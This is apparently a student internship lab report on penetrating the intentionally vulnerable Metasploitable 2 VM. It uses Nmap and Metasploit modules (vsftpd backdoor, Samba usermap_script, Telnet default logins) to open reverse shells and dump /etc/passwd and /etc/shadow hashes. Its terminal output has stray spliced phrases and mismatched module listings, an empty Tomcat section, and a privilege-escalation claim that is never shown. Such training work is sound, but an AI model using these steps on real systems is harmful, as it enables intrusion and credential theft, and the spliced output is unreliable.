

CYBER SECURITY INTERNSHIP REPORT

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Major: Computer Science Engineering (Cybersecurity)

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Domain: Ethical Hacking

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Projects and Tasks (Intermediate Level)

Assessment 7: Exploiting Open Ports using Metasploit (with Privilege Escalation)

1. Introduction

The objective of this task is to perform a complete penetration testing lifecycle including reconnaissance, service enumeration, exploitation, and privilege escalation using tools such as **Nmap** and **Metasploit Framework**.

The target system used is **Metasploitable 2**, which is intentionally designed with multiple vulnerabilities for security testing and learning purposes.

2. Lab Environment

- Attacker Machine: Kali Linux
- Target Machine: Metasploitable 2
- Target IP Address: 192.168.56.101
- Tools Used:
 - Nmap
 - Metasploit Framework
- Network Type: Virtual Lab (Host-only Adapter)

3. Methodology

3.1 Network Scanning using Nmap

Command


```
nmap -sV -O -p- 192.168.56.101
```

What is done

A full port scan was performed to identify all open ports, running services, and OS details of the target.

Why it is done

This step helps in identifying potential entry points (attack surface) for exploitation.



```
(rudresh@kali)~$ nmap -sV -O -p- 192.168.56.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 22:02 +0530
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2) it's still running normally (BEST OPTION)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          netkit-rsh rlogind
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
6697/tcp  open  irc            UnrealIRCd
8089/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
34610/tcp open  status         1 (RPC #100024)
43245/tcp open  nlockmgr       1-4 (RPC #100021)
54658/tcp open  mountd         1-3 (RPC #100005)
55433/tcp open  java-rmi       GNU Classpath grmiregistry
MAC Address: 08:00:27:9D:00:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

3.2 Analysis of Open Ports

Observed Services

Port	Service	Risk
21	FTP (vsFTPD 2.3.4)	Backdoor vulnerability
23	Telnet	Insecure protocol
80	HTTP	Web vulnerabilities
445	SMB (Samba)	Remote execution
3306	MySQL	Weak credentials

What is done

The detected services and versions were analyzed.

Why it is done

Outdated or misconfigured services often contain known vulnerabilities that can be exploited.

3.3 Launching Metasploit Framework

```
msfconsole
```

What is done

Metasploit Framework is launched.

Why it is done

To use pre-built exploit modules for attacking vulnerable services.

3.4 Searching for Exploits

```
search vsftpd
```

```
search samba
```

```
search tomcat
```

What is done

Relevant exploit modules are searched.

Why it is done

To find the correct exploit matching the identified vulnerabilities.

```

msf > search vsftpd

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent Yes    v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > search samba

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21      excellent Yes    Citrix Access Gateway Command Execution
1  exploit/windows/license/calliclnt_getconfig    2005-03-02      average No     Computer Associates License Client GETCONFIG Overflow
2  \ target: Automatic
3  \ target: Windows 2000 English
4  \ target: Windows XP English SP0-1
5  \ target: Windows XP English SP2
6  \ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec              2002-02-01      excellent Yes    DistCC Daemon Command Execution
8  exploit/windows/smb/group_policy_startup     2015-01-26      manual No     Group Policy Script Execution From Shared Resource
9  \ target: Windows x86
10 \ target: Windows x64
11 post/linux/gather/enum_configs              .               normal No     Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list         .               normal No     List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14      excellent No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31      excellent Yes    Quest KACE Systems Management Command Injection
15 exploit/multi/smb/usermap_script             2007-05-14      excellent No     "Username map script" Command Execution
16 exploit/multi/smb/nttrans                    2003-04-07      average No     2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/smb/setinfopolicy_heap         2012-04-10      normal Yes    SetInformationPolicy AuditEventsInfo Heap Overflow
18 \ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19 \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10

```

```

msf > search tomcat

Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06      normal No     Apache Commons FileUpload and Apache DoS
1  exploit/multi/http/struts_dev_mode            2012-01-06      excellent Yes    Apache Struts 2 Developer Mode OGNL Execution
2  exploit/multi/http/struts2_namespace_ognl      2018-08-22      excellent Yes    Apache Struts 2 Namespace Redirect OGNL Injection
3  \ target: Automatic detection
4  \ target: Windows
5  \ target: Linux
6  exploit/multi/http/struts_code_exec_classloader 2014-03-06      manual No     Apache Struts ClassLoader Manipulation Remote Cod
7  \ target: Java
8  \ target: Linux
9  \ target: Windows
10 \ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
11 auxiliary/admin/http/struts2_ghostcat         2020-02-20      normal Yes    Apache Struts2 AJP File Read
12 exploit/windows/http/struts2_cgi_cmdlineargs  2019-04-10      excellent Yes    Apache Struts2 CGIServlet enableCmdLineArguments V
13 exploit/multi/http/struts2_mgr_deploy         2009-11-09      excellent Yes    Apache Struts2 Manager Application Deployer Authen
14 \ target: Automatic
15 \ target: Java Universal
16 \ target: Windows Universal
17 \ target: Linux x86
18 exploit/multi/http/struts2_mgr_upload         2009-11-09      excellent Yes    Apache Struts2 Manager Authenticated Upload Code E
19 \ target: Java Universal
20 \ target: Windows Universal
21 \ target: Linux x86
22 auxiliary/dos/http/apache_mod_cgi_transfer_encoding 2010-07-09      normal No     Apache mod_cgi Transfer-Encoding Information Discl
23 auxiliary/scanner/http/struts2_enum           .               normal No     Apache Struts2 User Enumeration

```

3.5 Configuring Exploit Parameters

set RHOST 192.168.56.101

set LHOST 192.168.56.1

What is done

Target and attacker IPs are configured.

Why it is done

To ensure proper communication between attacker and target.

4. Exploitation Phase

4.1 FTP Exploitation (Port 21)

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOST 192.168.56.101
```

```
set LHOST 192.168.56.1
```

```
run
```

What is done


The vsFTPD backdoor vulnerability is exploited.

Why it is done

This vulnerability allows direct shell access without authentication.

Result

Shell access gained.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[+] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:44104) at 2026-04-23 22:18:35 +0530
meterpreter >
```

```

set exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:21 - Backdoor has been spawned!
[*] Meterpreter session 2 opened (192.168.56.1:4444 → 192.168.56.101:44106) at 2026-04-23 22:19:36 +0530

meterpreter > sysinfo
Computer      : metasploitable.localdomain      Option 1: From Meterpreter (BEST)
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686                        Go back (thin shell)
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter > cd /home
meterpreter > ls
Listing: /home

Then run:

Mode Permissions Size Type Last modified Name
-----
040755/rwxr-xr-x 4096 dir 2010-03-17 19:38:02 +0530 ftp
040755/rwxr-xr-x 4096 dir 2012-05-20 23:52:23 +0530 msfadmin
040755/rwxr-xr-x 4096 dir 2010-04-16 11:46:02 +0530 service multi/remote/local_exploit_suggester
040755/rwxr-xr-x 4096 dir 2010-05-08 00:08:06 +0530 user

meterpreter > cd /etc
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh

```

4.2 SMB Exploitation (Port 445)

use exploit/multi/samba/usermap_script

set RHOST 192.168.56.101

run

whoami ---- this command is used to know the user

ls

cat /etc/passwd ---this command is used for dump the password

uname -a --- this command is used to know the system info

cat /etc/shadow ----- this command is used to dump the hash password files

What is done

Samba service vulnerability is exploited.

Why it is done

It allows remote command execution.

Result

Command execution achieved.

```
Session Actions Edit View Help
exit
run
[*] 192.168.56.101 - Command shell session 3 closed.
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Command shell session 4 opened (192.168.56.1:4444 → 192.168.56.101:34029) at 2026-04-23 22:28:55 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
fsgxFFveQHn
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
wjp0ypSzhoku
```

This Result Is For Dumping The Hash Password Files:


```
Session Actions Edit View Help
xinetd.conf
xinetd.d
zsh_command_not_found
cat /etc/passwd
cat: /etc/passwd: No such file or directory
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
root:$1$avpF8Jl$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:*:14684:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:*:14684:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.1hZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoI1QKkPmUgZ0:14699:0:99999:7:::
```

4.3 Tomcat Exploitation (Port 8180)

use exploit/multi/http/tomcat_mgr_upload

set RHOST 192.168.56.101

set RPORT 8180



4.4 Telnet Exploitation (Port 23)

use auxiliary/scanner/telnet/telnet_login

set RHOSTS 192.168.56.101

set USERNAME msfadmin

set PASSWORD msfadmin

run

What is done

Login attempts on Telnet service.

Why it is done

Telnet often uses weak authentication.

Result

Unauthorized login successful.

```
msf auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > run
[*] 192.168.56.101:23 - No active DB -- Credential data will not be saved!
[*] 192.168.56.101:23 - 192.168.56.101:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.101:23 - Attempting to start session 192.168.56.101:23 with msfadmin:msfadmin
[*] Command shell session 7 opened (192.168.56.1:39371 -> 192.168.56.101:23) at 2026-04-23 22:55:39 +0530
[*] 192.168.56.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions
```

Active sessions

Id	Name	Type
2	meterpreter x86/linux	
4	shell cmd/unix	
5	meterpreter java/linux	
6	shell	
7	shell	

4.4 Telnet Exploitation (Port 23)

Information	Connection
root @ metasploitable.localdomain	192.168.56.1:4444 -> 192.168.56.101:44106 (192.168.56.101)
	192.168.56.1:4444 -> 192.168.56.101:34029 (192.168.56.101)
tomcat55 @ metasploitable	192.168.56.1:4444 -> 192.168.56.101:37394 (192.168.56.101)
TELNET msfadmin:msfadmin (192.168.56.101:23)	192.168.56.1:37573 -> 192.168.56.101:23 (192.168.56.101)
TELNET msfadmin:msfadmin (192.168.56.101:23)	192.168.56.1:39371 -> 192.168.56.101:23 (192.168.56.101)

```
msf auxiliary(scanner/telnet/telnet_login) > session -i 7
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 7
[*] Starting interaction with 7...
```

Result

Unauthorized login successful.

msfadmin@metasploitable:~\$ ls

ls

vulnerable

msfadmin@metasploitable:~\$ whoami

whoami

msfadmin

msfadmin@metasploitable:~\$

5. Post-Exploitation

5. Post-Exploitation

5.1 Meterpreter Interaction

sysinfo

getuid

What is done

System information and current user checked.

Why it is done

To understand access level and system details.

```
msfadmin@metasploitable:~$ exit
exit
[*] 192.168.56.101 - Command shell session 7 closed.
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
-----
Id  Name      Type
--  -
2   meterpreter x86/linux
4   shell cmd/unix
5   meterpreter java/linux
6   shell

5.1 Meterpreter Interaction
-----
Information
-----
Connection
-----
2 192.168.56.1:4444 → 192.168.56.101:44106 (192.168.56.101)
4 192.168.56.1:4444 → 192.168.56.101:34029 (192.168.56.101)
5 192.168.56.1:4444 → 192.168.56.101:37394 (192.168.56.101)
6 192.168.56.1:37573 → 192.168.56.101:23 (192.168.56.101)

msf auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

5.2 System Enumeration

ls

pwd

cat /etc/passwd

What is done

Exploring files and user data.

Why it is done

To identify sensitive information and escalation paths.

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > ls

Listing: /etc
-----
Mode                Size      Type    Last modified      Name
----                -
100600/rw-r--r--    0         fil  2010-03-17 04:29:32 +0530 .pwd.lock
040755/rwxr-xr-x    4096      dir  2012-05-21 00:14:31 +0530 X11
100644/rw-r--r--    2975      fil  2010-03-17 04:30:57 +0530 adduser.conf
100644/rw-r--r--    44         fil  2012-05-21 01:26:52 +0530 adjtime
100604/rw-r--r--    53         fil  2010-03-17 04:43:01 +0530 aliases
100644/rw-r--r--   12288      fil  2010-04-29 02:13:03 +0530 aliases.db
040755/rwxr-xr-x   12288      dir  2012-05-21 00:37:10 +0530 alternatives
040755/rwxr-xr-x    4096      dir  2012-05-21 01:15:56 +0530 apache2 (escalation paths)
040755/rwxr-xr-x    4096      dir  2010-03-17 04:41:26 +0530 apt
040755/rwxr-xr-x    4096      dir  2010-03-17 19:39:40 +0530 apparmor.d
040755/rwxr-xr-x    4096      dir  2010-04-16 11:36:00 +0530 apparmor.d
100640/rw-r--r--    144         fil  2007-02-20 19:11:00 +0530 at.deny
100644/rw-r--r--    1733      fil  2008-04-15 09:06:26 +0530 bash.bashrc
100644/rw-r--r--   216529      fil  2008-04-15 07:15:23 +0530 bash_completion
040755/rwxr-xr-x    4096      dir  2010-04-28 10:25:16 +0530 bash_completion.d
040755/rwxr-xr-x    4096      dir  2010-03-17 04:29:31 +0530 belocs
042755/rwxr-xr-x    4096      dir  2010-03-17 19:49:18 +0530 bind
```

```
meterpreter > pwd
/etc
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

7. Results and Analysis

- Multiple services successfully exploited
- Shell and Meterpreter access obtained
- Sensitive data accessed
- Privilege escalation achieved

8. Security Implications

- Unauthorized system access
- Full system compromise
- Data leakage
- Privilege abuse

9. Security Recommendations

- Patch vulnerabilities regularly
- Disable unused services
- Use strong authentication
- Implement firewall rules
- Avoid insecure protocols like Telnet

10. Skills Acquired

- Network scanning using **Nmap**
- Exploitation using **Metasploit Framework**
- Post-exploitation techniques
- Privilege escalation

11. Conclusion

This task demonstrated a complete penetration testing process from reconnaissance to full system compromise. The ability to escalate privileges highlights critical security weaknesses in poorly configured systems.